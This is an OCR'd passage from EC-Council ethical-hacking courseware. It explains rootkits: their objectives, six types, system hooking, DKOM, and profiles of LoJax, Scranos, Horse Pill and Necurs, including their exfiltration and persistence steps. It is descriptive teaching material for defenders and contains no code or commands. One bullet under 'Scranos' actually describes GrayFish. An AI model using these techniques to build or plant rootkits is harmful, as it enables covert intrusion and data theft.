


Figure 6.116: Screenshot of SUPERAntiSpyware

Some examples of anti-spyware programs are listed as follows:

- Kaspersky Internet Security 2019 (*https://support.kaspersky.com*)
- SecureAnywhere Internet Security Complete (*https://www.webroot.com*)
- adaware antivirus free (*https://www.adaware.com*)
- MacScan (*https://www.securemac.com*)
- Norton AntiVirus Plus (https://us.norton.com)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rootkits

- Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system causing malicious functions to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for vulnerable computers and servers on the web
- Wrapping it in a special package like a game
- Installing it on public computers or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system to which attackers might be restricted or possess no access
- To store other malicious programs on the system and act as a server resource for bot updates

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Hiding Files

After an attacker has performed malicious operations (i.e., executed malicious applications) on a target system to gain escalated privileges, he/she embeds and hides his/her malicious programs. The attacker can do this using rootkits, NTFS stream, and Steganography techniques, etc. to prevent the malicious program from protective applications such as antivirus, anti-malware, and anti-spyware applications installed on the target system. Such a hidden malicious file allows the attacker to maintain their direct access to the system, even in the future, without the victim's consent. This section describes various techniques used by attackers to hide their malicious files.

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

All files contain a set of attributes. There are different fields in the file attributes. The first field determines the format of the file if it is a hidden, archive, or read-only file. The other field describes the time of the file creation, access, and its original length. The functions **GetFileAttributesExA()** and **GetFileInformationByHandle()** are used for the aforementioned purposes. ATTRIB.exe displays or changes the file attributes. An attacker can hide or even change the attributes of a victim's files so that the attacker can access them.

The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Rootkits

Hypervisor Level Rootkit

- Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a virtual machine

Hardware/Firmware Rootkit

- Hides in hardware devices or platform firmware that are not inspected for code integrity

Kernel Level Rootkit

- Adds malicious code or replaces the original OS kernel and device driver codes

Boot Loader Level Rootkit

- Replaces the original boot loader with the one controlled by a remote attacker

Application Level/User Mode Rootkit

- Replaces regular application binaries with a fake Trojan or modifies the behavior of existing applications by injecting malicious code

Library Level Rootkits

- Replaces the original system calls with fake ones to hide information about the attacker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Rootkits

A rootkit is a type of malware that can hide itself from the OS and antivirus applications on a computer. This program provides the attackers with root-level access to the computer through backdoors. These rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of attack vectors.


There are six types of rootkits available:

- **Hypervisor-Level Rootkit**: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.
- **Hardware/Firmware Rootkit**: Hardware/firmware rootkits use devices or platform firmware to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware as the users do not inspect it for code integrity. A firmware rootkit implies the use of creating a permanent delusion of rootkit malware.
- **Kernel-Level Rootkit**: The kernel is the core of an OS. A kernel-level rootkit runs in Ring-0 with the highest OS privileges. These cover backdoors on the computer and are created by writing additional code, or by substituting portions of kernel code with modified code via device drivers in Windows or loadable kernel modules in Linux. If the kit's code contains mistakes or bugs, kernel-level rootkits affect the stability of the system. These have the same privileges as the OS; hence, they are difficult to detect and can intercept or subvert the operation of an OS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Boot-Loader-Level Rootkit**: Boot-loader-level rootkits (bootkits) function either by modifying the legitimate boot loader or replacing it with another one. The bootkit can activate even before the OS starts. Therefore, bootkits are serious threats to security because they facilitate the hacking of encryption keys and passwords.
- **Application-Level/User-Mode Rootkit**: An application-level/user-mode rootkit runs in Ring-3 as a user along with other applications in the system. It exploits the standard behavior of APIs. It operates inside the victim's computer by replacing the standard application files (application binaries) with rootkits or by modifying the behavior of present applications with patches, injected malicious code, etc.
- **Library-Level Rootkits**: Library-level rootkits work high up in the OS, and they usually patch, hook, or supplant system calls with backdoor versions to keep the attacker unknown. They replace the original system calls with fake ones to hide information about the attacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How a Rootkit Works

System hooking is the process of changing and replacing the original function pointer with a pointer provided by the rootkit in stealth mode. Inline function hooking is a technique in which a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.




Figure 6.117: Working of a rootkit

Direct kernel object manipulation (DKOM) rootkits can locate and manipulate the "system" process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and misguide the Windows event viewer without any problem by

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

manipulating the list of active processes of the OS, thereby altering data inside the process identifier structures. It can obtain read/write access to the \Device\Physical Memory object. It hides a process by unlinking it from the process list.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Popular Rootkits: LoJax and Scranos

LoJax

- LoJax is a type of UEFI rootkit that injects malware into the system and is automatically executed whenever the system starts up
- It exploits UEFI that acts as an interface between the OS and the firmware

Scranos

- GrayFish is a Windows kernel rootkit that runs inside the Windows operating system and provides an effective mechanism, hidden storage, and malicious command execution while remaining invisible
- It injects its malicious code into the boot record which handles the launching of Windows at each step

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Popular Rootkits: Horse Pill and Necurs

Horse Pill

- Horse Pill is a Linux kernel rootkit that resides inside the "initrd," which it uses to infect the system and deceives the system owner with the use of container primitives
- It has three important parts; klibc-horsepill.patch, horsepill_setopt, and horsepill_infect

Necurs

- Necurs contains backdoor functionality allowing remote access and control of the infected computer
- It monitors and filters network activity and has been observed to send spam and install rogue security software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Popular Rootkits

The following are some of the most popular rootkits:

- **LoJax**

  Source: *https://www.welivesecurity.com*

  LoJax is a type of UEFI rootkit that is widely used by attackers to perform cyber-attacks. LoJax is created to inject malware into the system and is automatically executed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

whenever the system starts up. It exploits UEFI, which acts as an interface between the OS and the firmware. It is extremely challenging to detect LoJax as it evades traditional security controls and maintains its persistence even after OS reinstallation or hard disk replacement.

LoJax uses a collection of tools to access and modify the system's UEFI/BIOS settings. The functions performed by these tools include the following:

- Collect and save all the system settings in a text file
- Access the contents of the system's Serial Peripheral Interface (SPI) memory that contains a UEFI/BIOS location and save it as a firmware image
- Embed a malicious UEFI module (rootkit) into the firmware image and then save the firmware image in the SPI flash memory




Figure 6.118: Screenshot-1 of LoJax




Figure 6.119: Screenshot-2 of LoJax

- **Scranos**

Source: *https://www.bitdefender.com*

Scranos is a trojanized rootkit that masquerades as cracked software or a legitimate application, such as anti-malware, a video player, or an ebook reader, to infect systems and perform data exfiltration that damages the reputation of the target and steals intellectual property. When this rootkit executed, a rootkit driver is automatically installed, which then starts installing other malicious components into the system. Apart from installing malicious components, Scranos also interacts with various websites on the behalf of the victim.

The operations performed by the Scranos dropper and rootkit are as follows:

- The dropper steals critical information such as login credentials, cookies, and payment information using specialized DLLs and sends back the data to a command and control (C&C) server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The dropper installs a rootkit into the system.
- The rootkit registers a shutdown callback to achieve persistence. At shutdown, the driver is written to disk, and a start-up service key is created in the registry.
- The rootkit injects a downloader into an svchost.exe process.
- The downloader sends some information about the system to the C&C and receives download links.
- Payloads are downloaded and executed automatically.

